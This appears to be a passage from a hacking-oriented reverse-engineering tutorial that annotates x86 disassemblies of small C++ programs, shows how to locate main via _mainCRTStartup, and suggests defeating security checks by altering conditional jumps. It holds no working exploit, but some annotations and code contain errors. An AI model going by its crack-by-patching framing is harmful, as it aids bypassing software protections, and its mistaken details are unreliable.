We don't need to study the whole startup code. But, in order to identify the main or winmain, we must identify the last function which transfers the control to main and after completion takes back the execution control. Well, if we alter the compilers compile settings to produce 'debugging information' then the picture becomes clear.

Note: But remember the final compilation before release does not include the debugging information thus, we have to analyze with a brain blasting efforts. So let's choose the hard path. We have to compile every program using CL compiler, which can be used at command console and it provides more control over the compilation process.

Remember, if you have to be a hacker then you must know that command console is stronger than GUI and what a command console can do sometimes GUI can't do it, most of remote attacks are possible using command console. GUI needs more memory and CPU resources than command console. Therefore, console is also faster than GUI.

But remember, hacking has nothing to do with the user interfaces, it is meant for the algorithms used irrespective of the user interface, and therefore, we should focus on algorithms; instead of user interfaces.

A hacker should be capable of handling any kind of user interface, may it be the interface of missile systems or the satellite control system or the interface of nuclear reactor, which may be the fusion of GUI & CLI.

First of all, we must know what a function in assembly or in machine instructions is (in hex format). We are not going to define a function or a sub routine or whatever it is called at higher level.

In assembly the functions are mostly called by an instruction 'CALL address' the address is the place where the function code lies. Every function has an important aspect; it transfers the execution control back to the instruction next to its caller instruction. Every function has an identical prologue and epilogue depending upon the convention in which the function is defined.

Prologue: The starting of function code.

The prologue contains the alignment of stack; mostly the instructions given below constitute the prologue:

```
 55                push       ebp
 8B EC             mov        ebp,esp
```

If the instruction push ebp gets a call from somewhere, then these instructions are enough for identification of a function's prologue.

Epilogue: The ending of a function. The instructions

```
 5D                pop        ebp
 C3                ret
```

Constitute the epilogue. The ret instruction may also be a

```
ret n
```

instruction depending upon the calling convention. Where n is a natural number. This epilogue is inherited from PASCAL calling convention. But it always not means that the function is declared with Pascal call convention, rather a stdcall calling convention may be followed.

Remember that the visual studio supports **NAKED** function calls which leads to functions without any prologue and developers can insert their own prologue, if needed. e.g.

```
void declspec (naked) nakFunct(void)      {
}
```

The functions calling conventions are generally either cdecl or pascal. The stdcall is actually the resultant of both calling convention. The calling conventions can be identified by the argument pushing methods and the stack clearing methods followed by the functions.

Another calling convention fastcall is there. As the name specifies, this calling convention optimizes the called function's code.

Now we can identify the functions in a program with the help of prologue and epilogue let's do it. Disassemble the secpass.exe as

```
Dumpbin /disasm secpass.exe >c:\code\secpass.txt
```

In secpass.txt

```
  0040105D: 55                 push        ebp ; prologue starts
  0040105E: 8B EC              mov         ebp,esp ; part of prologue.
  00401060: 68 6F 10 40 00     push        40106Fh ; argument pushed on
; the for next function.
  00401065: E8 0E 46 00 00     call        00405678 ;a function call
; from
; within the function.
  0040106A: 83 C4 04           add         esp,4 ; stack clearing is
; done
; by caller function not called function. Thus cdecl calling convention
; may be declared.
  0040106D: 5D                 pop         ebp ; epilogue.
  0040106E: C3                 ret              ; epilogue.
  0040106F: 55                 push        ebp; prologue starts
  00401070: 8B EC              mov         ebp,esp; part of prologue.
  00401072: B9 D0 4B 41 00     mov         ecx,414BD0h
  00401077: E8 07 2B 00 00     call        00403B83
  0040107C: 5D                 pop         ebp ; epilogue
  0040107D: C3                 ret              ; epilogue.
  0040107E: 55                 push        ebp ; start of another func.
  0040107F: 8B EC              mov         ebp,esp
  00401081: 83 EC 2C           sub         esp,2Ch
  00401084: A1 B0 30 41 00     mov         eax,[004130B0]
  00401089: 89 45 D4           mov         dword ptr [ebp-2Ch],eax
  0040108C: 8B 0D B4 30 41 00  mov         ecx,dword ptr ds:[004130B4h]
  00401092: 89 4D D8           mov         dword ptr [ebp-28h],ecx
  00401095: 8B 15 B8 30 41 00  mov         edx,dword ptr ds:[004130B8h]
  0040109B: 89 55 DC           mov         dword ptr [ebp-24h],edx
  0040109E: A0 BC 30 41 00     mov         al,[004130BC]
  004010A3: 88 45 E0           mov         byte ptr [ebp-20h],al
  004010A6: C7 45 E4 01 00 00  mov         dword ptr [ebp-1Ch],1
            00
  004010AD: EB 09              jmp         004010B8
  004010AF: 8B 4D E4           mov         ecx,dword ptr [ebp-1Ch]
  004010B2: 83 C1 01           add         ecx,1
  004010B5: 89 4D E4           mov         dword ptr [ebp-1Ch],ecx
  004010B8: 83 7D E4 03        cmp         dword ptr [ebp-1Ch],3
  004010BC: 7F 6A              jg          00401128
  004010BE: 68 C0 30 41 00     push        4130C0h
  004010C3: 68 70 4C 41 00     push        414C70h
  004010C8: E8 D3 13 00 00     call        004024A0
  004010CD: 83 C4 08           add         esp,8
  004010D0: 6A 15              push        15h
  004010D2: 8D 55 E8           lea         edx,[ebp-18h]
  004010D5: 52                 push        edx
  004010D6: B9 00 4D 41 00     mov         ecx,414D00h
  004010DB: E8 F0 02 00 00     call        004013D0
  004010E0: 8D 45 E8           lea         eax,[ebp-18h]
  004010E3: 50                 push        eax
  004010E4: 8D 4D D4           lea         ecx,[ebp-2Ch]
  004010E7: 51                 push        ecx
  004010E8: E8 73 47 00 00     call        00405860
  004010ED: 83 C4 08           add         esp,8
  004010F0: 85 C0              test        eax,eax ; a testing routine,
; may be if condition.
  004010F2: 75 14              jne         00401108 ; testing code
; always
; has conditional jumps.
  004010F4: 68 D8 30 41 00     push        4130D8h ; arg pushing on
; stack
; for next function
  004010F9: E8 BD 46 00 00     call        004057BB ; function call.
  004010FE: 83 C4 04           add         esp,4 ; stack is cleared by
; calling function.
  00401101: 6A 00              push        0
  00401103: E8 DE 45 00 00     call        004056E6
  00401108: 68 50 11 40 00     push        401150h    ; something from
; .text section is pushed on the stack.
  0040110D: 68 E0 30 41 00     push        4130E0h ; checkout this
; address may be in data section.
  00401112: 68 70 4C 41 00     push        414C70h ;the third argument.
  00401117: E8 84 13 00 00     call        004024A0   ; the printing
; routine. May be printf or cout.
  0040111C: 83 C4 08           add         esp,8 ; only two words are
; cleared from stack. It means the third argument was a new line
; character.
; new line is pushed from .text section.
  0040111F: 8B C8              mov         ecx,eax
  00401121: E8 4A 00 00 00     call        00401170
  00401126: EB 87              jmp         004010AF
  00401128: 33 C0              xor         eax,eax
  0040112A: 8B E5              mov         esp,ebp
  0040112C: 5D                 pop         ebp ; epilogue.
  0040112D: C3                 ret ; end of function.
  0040112E: 55                 push        ebp ; start of a function.
  0040112F: 8B EC              mov         ebp,esp
  00401131: E8 2A 17 00 00     call        00402860
  00401136: E8 02 00 00 00     call        0040113D
  0040113B: 5D                 pop         ebp
  0040113C: C3                 ret ; end of a function.
  0040113D: 55                 push        ebp ; start of a function.
  0040113E: 8B EC              mov         ebp,esp
  00401140: 68 90 28 40 00     push        402890h
  00401145: E8 2E 45 00 00     call        00405678
  0040114A: 83 C4 04           add         esp,4
  0040114D: 5D                 pop         ebp ; epilogue.
  0040114E: C3                 ret ; end of a function. epilogue
```

The other techniques also exist to disguise the function call in which the simple call instruction is replaced by a jmp instruction. Before discussing this technique let us discus some of aspects of call and jump instructions

Call instruction: call instruction is responsible for calling a subroutine or a function. Call instruction is accompanied by an address offset. The address offset is the distance between the address of the call instruction and the first instruction of function prologue. Before the processor jumps on to the function code, the address of next instruction to the call instruction is saved on the stack as return address, which will be loaded in EIP at when the called function finishes its job. Remember the ret instruction will make the processor to land on an address saved in place of saved return address. In buffer overflow attacks this situation is exploited to control the execution of the processor by overwriting the saved return address. We will discus this attack technique in detail later in next sections.

The property of call instruction to save the return address on the stack is quite helpful in the shellcode (payload) development. We will also discus it in later sections.

Jump instructions: there is a set of jump instructions, which is divided into two parts:

1) Conditional jumps
2) Unconditional jumps

Conditional jumps: The conditional jump instruction is followed if a certain condition is satisfied nor this instruction is crossed over safely to next instruction, without executing the conditional jump. The conditional jumps are the essential parts of security systems and control structures.

The conditional jumps are totally dependent upon the decision-making instructions for their operation.

Not all conditional jumps means that the code is dealing with the security, but the code may be a part of the control structure necessary for the normal execution of the software.

The conditional loops like while, do while, for and decision-making structures like if & switch etc, use the conditional jumps.

The set of conditional jumps include mostly je, jne, jz, jnz, jg, jge, jl, jle, jae, ja, jbe, jb. The security system can be fractured by changing these jump conditions. In most cases in security systems the jumps je, jne, jl, jg, jge are used.

Je	jump if equal
Jne	jump if not equal
Jl	jump if less
Jle	jump if less or equal
Jg	jump if greater
Jge	jump if greater or equal
…etc	

The je and jne are normally placed after a test instruction, while most other conditional jumps are followed by cmp instruction.

Unconditional jump: the unconditional jump set comprise only a single element i.e. jmp. The jmp instruction always takes the processor to offset accompanied with the jmp instruction and never come back on its own. The jmp instruction don't need any decision making code before itself and works completely independent.

Decision making instructions: We are familiar with two instructions, which are used in nearly all cases where decision-making is done. These are

1) test
2) cmp

test: The test condition checks whether the two values are equal or not. The test instruction is followed by je or jne conditional jumps.

cmp: The cmp instruction compares to values for their logical relationships like less than, greater than, less than equal to or greater than equal to, etc. The cmp instruction is also followed by conditional jumps. It is not necessary that the next to conditional instruction will always be the conditional jump; instead there may be some other instructions and then a conditional jump.

Artificial Intelligence: The machines are equipped with brain (processor), senses (sensors) but still differ from living things in lots of aspects and one is the intelligence. So the machines are also equipped now with artificial intelligence. Actually their intelligence depends upon the statistical databases. This result into a better decision-making by machines and therefore, better production. Why should compilers lag behind in the race of the artificial intelligence? Nowadays nearly every modern compiler is equipped with artificial intelligence. Thus, compiler can decide what to do with the code while compiling. Compilers work independently at machine level and eliminate any code, which never gets control, or the code, which is useless because its result will be, used nowhere. One little example we have crafted is waiting next.

Consider the following code

```
/* emptyif.cpp */
#include <iostream>
using namespace std;
int main () {
      int a = 2;
      int b = 3;
      cout << "This cout is before if" << endl;
      if ( a <= b)      {
      }
      else  {
      }
      cout << "This cout is after else" << endl;
system ("PAUSE");
return EXIT_SUCCESS;
}
```

compile it in any way, we compiled it as

```
CL /Gs emptyif.cpp
```

And now disassemble the resultant exe file as

```
Dumpbin /DISASM emptyif.exe >dump\emptyif.txt
```

And the dump of .data section as

```
Dumpbin /SECTION:.data /RAWDATA:bytes emptyif.exe >dump\emptyifdat.txt
```

Now check the disassembled code

```
_main:
  0040107E: 55                 push        ebp ;func prologue of main()
  0040107F: 8B EC              mov         ebp,esp ; prologue of main()
  00401081: 83 EC 08           sub         esp,8 ; two dwords are
; reserved on stack.
  00401084: C7 45 FC 02 00 00  mov         dword ptr [ebp-4],2 ; 2 is
; saved on the stack.
            00
  0040108B: C7 45 F8 03 00 00  mov         dword ptr [ebp-8],3 ; 3 is
; saved on the stack.
            00
  00401092: 68 10 11 40 00     push        401110h
  00401097: 68 A0 D0 40 00     push        40D0A0h ; the pointer to
; string "This cout is before if" is pushed on the stack.
  0040109C: 68 A8 DD 40 00     push        40DDA8h
  004010A1: E8 CA 05 00 00     call        00401670 ; call for cout.
  004010A6: 83 C4 08           add         esp,8 ; two arguments
; of cout are deleted. Probably one is string pointer and other
; is endl (newline).
  004010A9: 8B C8              mov         ecx,eax ; the return
; value of cout is moved from eax to ecx as an argument for
; endl handling code.
  004010AB: E8 80 00 00 00     call        00401130 ; call for endl
  004010B0: 68 10 11 40 00     push        401110h
  004010B5: 68 B8 D0 40 00     push        40D0B8h ; the pointer to
; string "This cout is after else." is pushed on the stack. Note that
there
; is no code between these two borderline cout, which enclosed the
entire
; if-else clause. As the if-else structure was empty, therefore, the
compiler
; did not placed its machine code in the exe file. This is the result
; of artificial intelligence of compiler.
  004010BA: 68 A8 DD 40 00     push        40DDA8h
  004010BF: E8 AC 05 00 00     call        00401670 ; call for cout.
  004010C4: 83 C4 08           add         esp,8 ; stack clearing.
  004010C7: 8B C8              mov         ecx,eax
  004010C9: E8 62 00 00 00     call        00401130 ; call for endl.
  004010CE: 68 D0 D0 40 00     push        40D0D0h ; the pointer to
; string "PAUSE" is pushed on the stack.
  004010D3: E8 2F 33 00 00     call        00404407 ; call for system.
  004010D8: 83 C4 04           add         esp,4 ; stack clearing of
; single argument.
  004010DB: 33 C0              xor         eax,eax ; return value for
; main is prepared by zeroing the eax register.
  004010DD: 8B E5              mov         esp,ebp ; the epilogue of;
; main started.
  004010DF: 5D                 pop         ebp ; epilogue.
  004010E0: C3                 ret              ; epilogue.
```

We found no comparison instructions in executable file. Thus, it's a strong proof for compilers artificial intelligence that it can eliminate the useless code. Therefore do not surprise if compiler at low level eliminates your code.

Let us analyze the naked function at low level

```
/* nakFunc.cpp */
#include <iostream>
using namespace std;

void nakFunct();

int main (int argc, char* argv[])   {
      nakFunct();
return EXIT_SUCCESS;
}
void __declspec (naked) nakFunct()  {
      cout << "This is the naked function example." << endl;
}
```

Compile above program as

```
CL /Gs nakFunc.cpp
```

Now produce its disassembly as follows:

```
Dumpbin /disasm nakFunc.exe >nakFunc.txt
```

The assembly excerpt of nakFunc.exe from nakFunc.txt

```
_main:
  0040107E: 55                 push        ebp
  0040107F: 8B EC              mov         ebp,esp
  00401081: E8 04 00 00 00     call        0040108A
  00401086: 33 C0              xor         eax,eax
  00401088: 5D                 pop         ebp
  00401089: C3                 ret
nakFunc:
; Well look here no prologue is prepared for this function.
; But we can identify it as a function bcoz the code of this block
; gets call through a call instruction. But we can eliminate the call
; instruction with a jmp instruction.
  0040108A: 68 D0 10 40 00     push        4010D0h
  0040108F: 68 A0 C0 40 00     push        40C0A0h
  00401094: 68 78 CD 40 00     push        40CD78h
  00401099: E8 92 05 00 00     call        00401630
  0040109E: 83 C4 08           add         esp,8
  004010A1: 8B C8              mov         ecx,eax
  004010A3: E8 48 00 00 00     call        004010F0
  004010A8: 55                 push        ebp
  004010A9: 8B EC              mov         ebp,esp
  004010AB: E8 90 08 00 00     call        00401940
  004010B0: E8 02 00 00 00     call        004010B7
  004010B5: 5D                 pop         ebp
  004010B6: C3                 ret
```

Identification of main

Before analyzing the code, we must know where the developer's code gets control from startup code. The developer's defined whole number of functions or code gets calls from within the main or winmain function. Thus, we must know first that where the main function gets call.

The structure of every main function in different programs is completely dependent upon the programmer's code. Therefore, every main in different programs is unique, thus, unidentifiable. But we must find it out.

Remember, the compiler does its work before the linker. The startup code is appended by the linker at the end of the compiled programmer's code in executable files. Also, the first function defined in the program high-level code gets compiled first, the second at second place and so on. Therefore we can conclude that the compiled code for all functions defined by the programmer and the main function should concentrate them near the top of the executable file. Then the linker appends other library functions later.

Note: In most of the cases, the first function's code in executable file starts at 0x0040107E. But remember, it is not necessary. It can change depending upon the developer's intentions and project settings.

The library functions and startup code are static in nature means always the same code unlike main. Therefore we can cram the structures of few important library functions.

Note: The library functions structure depends upon the version and compiler used. Therefore, the compiled programs in different compilers and different versions of library will always be different. Moreover, even the programmer's compiled code will also be different in different compilers. It happens because of the different conventions used by the compiler developers. But remember that the algorithm used will never change. The way of data handling may be different but resulting output will be the same. Therefore, try to identify the algorithms.

But we have to focus first on identification of the main. The function in startup code that calls main is _mainCRTStartup. This function calls main and after the completion of main it calls exit by returning the value returned by main to exit, in EAX register.

The _mainCRTStartup can be identified in assembly code in the same way antivirus software detects the presence of a virus. We mean by its signature. The _mainCRTStartup has a unique signature that can be easily identified.

We are not going very deeply but our observations are based on general distinctions. Check out the code excerpt given below

```
  00404C6A: E8 6C 1F 00 00     call        00406BDB
  00404C6F: FF 15 14 C0 40 00  call        dword ptr ds:[0040C014h]
  00404C75: A3 24 F7 40 00     mov         [0040F724],eax
  00404C7A: E8 63 2F 00 00     call        00407BE2
  00404C7F: A3 24 F2 40 00     mov         [0040F224],eax
  00404C84: E8 0C 2D 00 00     call        00407995
  00404C89: E8 4E 2C 00 00     call        004078DC
  00404C8E: E8 1D F9 FF FF     call        004045B0
```

This kind of structure makes the _mainCRTStartup unique. It has two consecutive call instructions then one mov instruction and then a call instruction then again one mov instruction and at last the three consecutive call instructions. This is the signature produced by Microsoft visual Studio 6.0 .

Now, let’s check where the _mainCRTStartup transfers control to main. The functions mostly get control by a call instruction and before call instruction the function arguments are prepared for the called function.

The main has a unique set of its three arguments. Let’s check the _mainCRTStartup of emptyif.exe

```
  0040495E: 6A 1C              push        1Ch
  00404960: E8 9A 00 00 00     call        004049FF
  00404965: 59                 pop         ecx
  00404966: 83 65 FC 00        and         dword ptr [ebp-4],0
;------------------------ the signature of mainCRTStartup ------------
  0040496A: E8 05 27 00 00     call        00407074
  0040496F: FF 15 08 B0 40 00  call        dword ptr ds:[0040B008h]
  00404975: A3 E4 F6 40 00     mov         [0040F6E4],eax
  0040497A: E8 C3 25 00 00     call        00406F42
  0040497F: A3 64 E1 40 00     mov         [0040E164],eax
  00404984: E8 6C 23 00 00     call        00406CF5
  00404989: E8 AE 22 00 00     call        00406C3C
  0040498E: E8 A9 11 00 00     call        00405B3C
;------------------------- cram the above structure -------------------
  00404993: A1 9C E1 40 00     mov         eax,[0040E19C]
  00404998: A3 A0 E1 40 00     mov         [0040E1A0],eax
;-------------------------  the arguments for main --------------------
  0040499D: 50                 push        eax
  0040499E: FF 35 94 E1 40 00  push        dword ptr ds:[0040E194h]
  004049A4: FF 35 90 E1 40 00  push        dword ptr ds:[0040E190h]
```

```
;----------------------- next the call for main --------------------
  004049AA: E8 CF C6 FF FF     call        0040107E ; the call for main
  004049AF: 83 C4 0C           add         esp,0Ch
  004049B2: 89 45 E4           mov         dword ptr [ebp-1Ch],eax
;--------------------- return value of main in eax register ----------
  004049B5: 50                 push        eax
;--------------------- next call for exit ---------------------------
  004049B6: E8 AE 11 00 00     call        00405B69
  004049BB: 8B 45 EC           mov         eax,dword ptr [ebp-14h]
  004049BE: 8B 08              mov         ecx,dword ptr [eax]
  004049C0: 8B 09              mov         ecx,dword ptr [ecx]
  004049C2: 89 4D E0           mov         dword ptr [ebp-20h],ecx
  004049C5: 50                 push        eax
  004049C6: 51                 push        ecx
  004049C7: E8 EC 20 00 00     call        00406AB8
  004049CC: 59                 pop         ecx
  004049CD: 59                 pop         ecx
  004049CE: C3                 ret
```

Note: we have not used the whole code of _mainCRTStartup.

Remember, the main function will always be followed by exit function.

We can use some tricks to find the _mainCRTStartup function. Open the executable in visual c++ and click on the **Build** menu. Then **Start debug** and then **step into** or press **F11**. The first instruction that will be shown with arrow pointer (where we will land) and executing will be the prologue of _mainCRTStartup function. Just scroll down a little and you will find the familiar structure of three calls then the call for main and after completion of main the call for exit. This method is easiest.

Another method involves the checking of every function near the top of executable and checking its caller function and analyzing the caller functions signature. This method is very cumbersome and is helpful in small programs only where the programmer defines few functions or where only inline functions are used.

Variable Definitions

Let us develop the following program


```
/* variable.cpp */
#include <iostream>
using namespace std;
int main () {
      cout << "The variable definitions starts." << endl;
      int i;
      char c;
      float f;
      cout << "The variable definitions ends." << endl;
      i = 123;
      c = 0x41;
      f = 3.14;
      cout << "int i = " << i << endl;
      cout << "char c = " << c << endl;
      cout << "float f = " << f << endl;
return EXIT_SUCCESS;
}
```

And the disassembled code of main:

```
_main:
  0040107E: 55                 push        ebp
  0040107F: 8B EC              mov         ebp,esp
  00401081: 83 EC 0C           sub         esp,0Ch
  00401084: 68 B0 11 40 00     push        4011B0h
  00401089: 68 B0 40 41 00     push        4140B0h
  0040108E: 68 D8 5C 41 00     push        415CD8h
  00401093: E8 A8 0B 00 00     call        00401C40 ; the 1st cout
; function call.
  00401098: 83 C4 08           add         esp,8
  0040109B: 8B C8              mov         ecx,eax
  0040109D: E8 2E 01 00 00     call        004011D0 ; this call may be
; associated to endl used in cout.
  004010A2: 68 B0 11 40 00     push        4011B0h
  004010A7: 68 D4 40 41 00     push        4140D4h
  004010AC: 68 D8 5C 41 00     push        415CD8h
  004010B1: E8 8A 0B 00 00     call        00401C40 ; the 2nd cout
; function call.
```

```
  004010B6: 83 C4 08           add         esp,8
  004010B9: 8B C8              mov         ecx,eax
  004010BB: E8 10 01 00 00     call        004011D0 ; this call may be
; associated to endl used in cout.
  004010C0: C7 45 F4 7B 00 00  mov         dword ptr [ebp-0Ch],7Bh
; the 7B is hex of 123 in decimal. Is placed in stack memory.
            00
  004010C7: C6 45 FC 41        mov         byte ptr [ebp-4],41h
; the char type is also placed in the stack memory.
  004010CB: C7 45 F8 C3 F5 48  mov         dword ptr [ebp-8],4048F5C3h
            40 ; this larger value is probably the float type.
  004010D2: 68 B0 11 40 00     push        4011B0h ; the cout
; statements block, displaying the variables starts here.
  004010D7: 8B 45 F4           mov         eax,dword ptr [ebp-0Ch]
; the int type variable is placed in eax.
  004010DA: 50                 push        eax ; the eax is pushed
; in stack as an argument to cout function.
  004010DB: 68 F4 40 41 00     push        4140F4h ; the string "int i
; = ", its reference is pushed as an argument.
  004010E0: 68 D8 5C 41 00     push        415CD8h
  004010E5: E8 56 0B 00 00     call        00401C40 ; call for cout.
  004010EA: 83 C4 08           add         esp,8 ; stack of cout is
; cleared.
  004010ED: 8B C8              mov         ecx,eax
  004010EF: E8 FC 00 00 00     call        004011F0
  004010F4: 8B C8              mov         ecx,eax
  004010F6: E8 D5 00 00 00     call        004011D0
  004010FB: 68 B0 11 40 00     push        4011B0h
  00401100: 8A 4D FC           mov         cl,byte ptr [ebp-4]
  00401103: 51                 push        ecx
  00401104: 68 00 41 41 00     push        414100h
  00401109: 68 D8 5C 41 00     push        415CD8h
  0040110E: E8 2D 0B 00 00     call        00401C40
  00401113: 83 C4 08           add         esp,8
  00401116: 50                 push        eax
  00401117: E8 F4 0D 00 00     call        00401F10
  0040111C: 83 C4 08           add         esp,8
  0040111F: 8B C8              mov         ecx,eax
  00401121: E8 AA 00 00 00     call        004011D0
  00401126: 68 B0 11 40 00     push        4011B0h
  0040112B: 8B 55 F8           mov         edx,dword ptr [ebp-8]
  0040112E: 52                 push        edx
  0040112F: 68 0C 41 41 00     push        41410Ch
  00401134: 68 D8 5C 41 00     push        415CD8h
  00401139: E8 02 0B 00 00     call        00401C40
  0040113E: 83 C4 08           add         esp,8
  00401141: 8B C8              mov         ecx,eax
  00401143: E8 B8 03 00 00     call        00401500
  00401148: 8B C8              mov         ecx,eax
  0040114A: E8 81 00 00 00     call        004011D0
  0040114F: 33 C0              xor         eax,eax
  00401151: 8B E5              mov         esp,ebp
  00401153: 5D                 pop         ebp

  00401154: C3                 ret
```

And a part of the .data section which is important to us is



```
004140A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004140B0: 54 68 65 20 76 61 72 69 61 62 6C 65 20 64 65 66  The variable def
004140C0: 69 6E 69 74 69 6F 6E 73 20 73 74 61 72 74 73 2E  initions starts.
004140D0: 00 00 00 00 54 68 65 20 76 61 72 69 61 62 6C 65  ....The variable
004140E0: 20 64 65 66 69 6E 69 74 69 6F 6E 73 20 65 6E 64   definitions end
004140F0: 73 2E 00 00 69 6E 74 20 69 20 3D 20 00 00 00 00  s...int i = ....
00414100: 63 68 61 72 20 63 20 3D 20 00 00 00 66 6C 6F 61  char c = ...floa
00414110: 74 20 66 20 3D 20 00 00 6C 13 41 00 00 00 00 00  t f = ..l.A.....
```

First thing to remember is that the variable names, which are defined by the programmer, are omitted from the machine code. The variables are tracked by their offsets in stack or are handed over to registers.
The structure of program code generated by the compiler differs from that of the original c++ code. The two cout statements are digested together in the disassembled code while in source code; we have separated both cout statements by variable declarations.

The Operators Identification

The operators are the essential parts of algorithms. Even the minute algorithms use some kind of addition, subtraction or multiplication, division, etc.

All these operations are carried out using their respective operators in the higher-level languages.

Let us encode an example in c++ employing the multiplication of two variables.

```
/* multiply.cpp */

#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
   int a = 5, b = 10, c = 0;
   c = a*b;
   cout << "The product a*b = " << c << endl;
return EXIT_SUCCESS;
}
```

Now save and build the multiply.cpp and compile it from console as:

```
CL /Gs multiply.cpp
```

The following command can produce the disassembly of the exe file:

```
Dumbin /disasm multiply.exe >multiplyx.txt
```

The disassembled code will go in multiplyx.txt file.

Let us analyze the following code snippet:

```
_main:
  0040107E: 55                 push        ebp
  0040107F: 8B EC              mov         ebp,esp
  00401081: 83 EC 0C           sub         esp,0Ch
  00401084: C7 45 FC 05 00 00  mov         dword ptr [ebp-4],5
            00
  0040108B: C7 45 F8 0A 00 00  mov         dword ptr [ebp-8],0Ah
            00
  00401092: C7 45 F4 00 00 00  mov         dword ptr [ebp-0Ch],0
            00
  00401099: 8B 45 FC           mov         eax,dword ptr [ebp-4]
  0040109C: 0F AF 45 F8        imul        eax,dword ptr [ebp-8]
  004010A0: 89 45 F4           mov         dword ptr [ebp-0Ch],eax
  004010A3: 68 30 11 40 00     push        401130h
  004010A8: 8B 4D F4           mov         ecx,dword ptr [ebp-0Ch]
  004010AB: 51                 push        ecx
  004010AC: 68 B0 40 41 00     push        4140B0h
  004010B1: 68 88 5C 41 00     push        415C88h
  004010B6: E8 45 09 00 00     call        00401A00
  004010BB: 83 C4 08           add         esp,8
  004010BE: 8B C8              mov         ecx,eax
  004010C0: E8 AB 00 00 00     call        00401170
  004010C5: 8B C8              mov         ecx,eax
  004010C7: E8 84 00 00 00     call        00401150
  004010CC: 33 C0              xor         eax,eax
  004010CE: 8B E5              mov         esp,ebp
  004010D0: 5D                 pop         ebp
  004010D1: C3                 ret
```

The above scrutiny clears a lot about the variable handling in stack at low-level. The **imul var1_containr**, **var2_containr** instruction is used for multiplication.

Where var1_containr & var2_containr are the containers of two variables to be multiplied. These containers may be registers or the memory locations.

But for security reasons, the algorithms can be altered to show a deviated behaviors from normal, but yield the expected results with same precisions.

This can be achieved by not using the standard operators for the required operation, but using the alternative instructions. For example, the multiplication of two variables x and y yielding another variable m can be done in several ways, but we are listing two ways here:

m = x * y   -----------(1)

And

```
For(m=0,x; x > 0; x--)   {          }
     m =+ y;                        }----------(2)
}                                   }
```

The algorithm (1) can be easily identified in first sight, while as the (2) algorithm also results in multiplication and produces the same result.

But in second case, one of the x variable gets decremented and thus x suffers from value change.

The algorithm (2) can be performed using any kind of loop or by flat method for better speed we can just add one variable times the other but, then we need their values predefined in code itself.

```
/* multalt.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
     int m, x=0, y=0;
     cout << "Enter the first number: ";
     cin >> x;
     cout << "Enter the second number: ";
     cin >> y;
// the second algorithm
    for(m=0,x; x >0; x--)
       m += y;
    cout << "x * y = " << m << endl;
return EXIT_SUCCESS;
}
```

Let us examine the disassembly of the (2) algorithm:

```
_main:
  0040107E: 55                 push        ebp
  0040107F: 8B EC              mov         ebp,esp
  00401081: 83 EC 0C           sub         esp,0Ch
; the above instruction reserves a space for 3 DWORD variables.
  00401084: C7 45 FC 00 00 00  mov         dword ptr [ebp-4],0
            00
; the variable x is initialized to 0 at ebp-4.
  0040108B: C7 45 F8 00 00 00  mov         dword ptr [ebp-8],0
            00
; the variable y is initialized to 0 at ebp-8.
; variable m is not initialized yet anywhere in the code.
; now the cout stub comes into action.
  00401092: 68 B0 70 41 00     push        4170B0h
  00401097: 68 88 8D 41 00     push        418D88h
  0040109C: E8 BF 15 00 00     call        00402660
; call for cout.
  004010A1: 83 C4 08           add         esp,8
; clearing the stack of cout function.
; now the cin code stub
  004010A4: 8D 45 FC           lea         eax,[ebp-4]
; address of x is loaded into eax register.
  004010A7: 50                 push        eax
  004010A8: B9 18 8E 41 00     mov         ecx,418E18h
  004010AD: E8 8E 06 00 00     call        00401740
; the call for cin function.
; again cout code stub.
  004010B2: 68 CC 70 41 00     push        4170CCh
  004010B7: 68 88 8D 41 00     push        418D88h
  004010BC: E8 9F 15 00 00     call        00402660
; call for cout.
  004010C1: 83 C4 08           add         esp,8
; the second cin code.
  004010C4: 8D 4D F8           lea         ecx,[ebp-8]
  004010C7: 51                 push        ecx
  004010C8: B9 18 8E 41 00     mov         ecx,418E18h
  004010CD: E8 6E 06 00 00     call        00401740
; the call for cin.
; from here the for loop begins. And following is the variable
; initialization.
  004010D2: C7 45 F4 00 00 00  mov         dword ptr [ebp-0Ch],0
            00
; now the variable m is initialized to 0 at ebp-0C position in stack.
; now the next code is the beginning of our second algorithm.
  004010D9: EB 09              jmp         004010E4
; the above jump instruction lands in the control section of the loop.
  004010DB: 8B 55 FC           mov         edx,dword ptr [ebp-4]
; variable y [ebp – 4] is loaded into edx register.
  004010DE: 83 EA 01           sub         edx,1
; the edx value is decreased by virtue of decrement operator "–".
  004010E1: 89 55 FC           mov         dword ptr [ebp-4],edx
; the decreased value is overwritten on y (i.e. at [ebp – 4]).
; all these overwriting instructions can be avoided if pointers are
; used at higher-level program code, it also speeds up the code
; execution.
  004010E4: 83 7D FC 00        cmp         dword ptr [ebp-4],0
; this is the loop control condition, in high-level
; it is defined as x > 0.
  004010E8: 7E 0B              jle         004010F5
; jump if value at ebp-4 (i.e. x) is lower than 0.
; this jump is followed when the loop ends.
  004010EA: 8B 45 F4           mov         eax,dword ptr [ebp-0Ch]
; the address of m is loaded into eax register.
  004010ED: 03 45 F8           add         eax,dword ptr [ebp-8]
; the value at ebp-8 (variable y) is added to value in eax register.
  004010F0: 89 45 F4           mov         dword ptr [ebp-0Ch],eax
; the eax value is overwritten on the variable m at ebp-0C.
; it resulted from operator "+=".
  004010F3: EB E6              jmp         004010DB
; a jump to the third section of for loop i.e. the increment-decrement
; section.
  004010F5: 68 A0 11 40 00     push        4011A0h
  004010FA: 8B 4D F4           mov         ecx,dword ptr [ebp-0Ch]
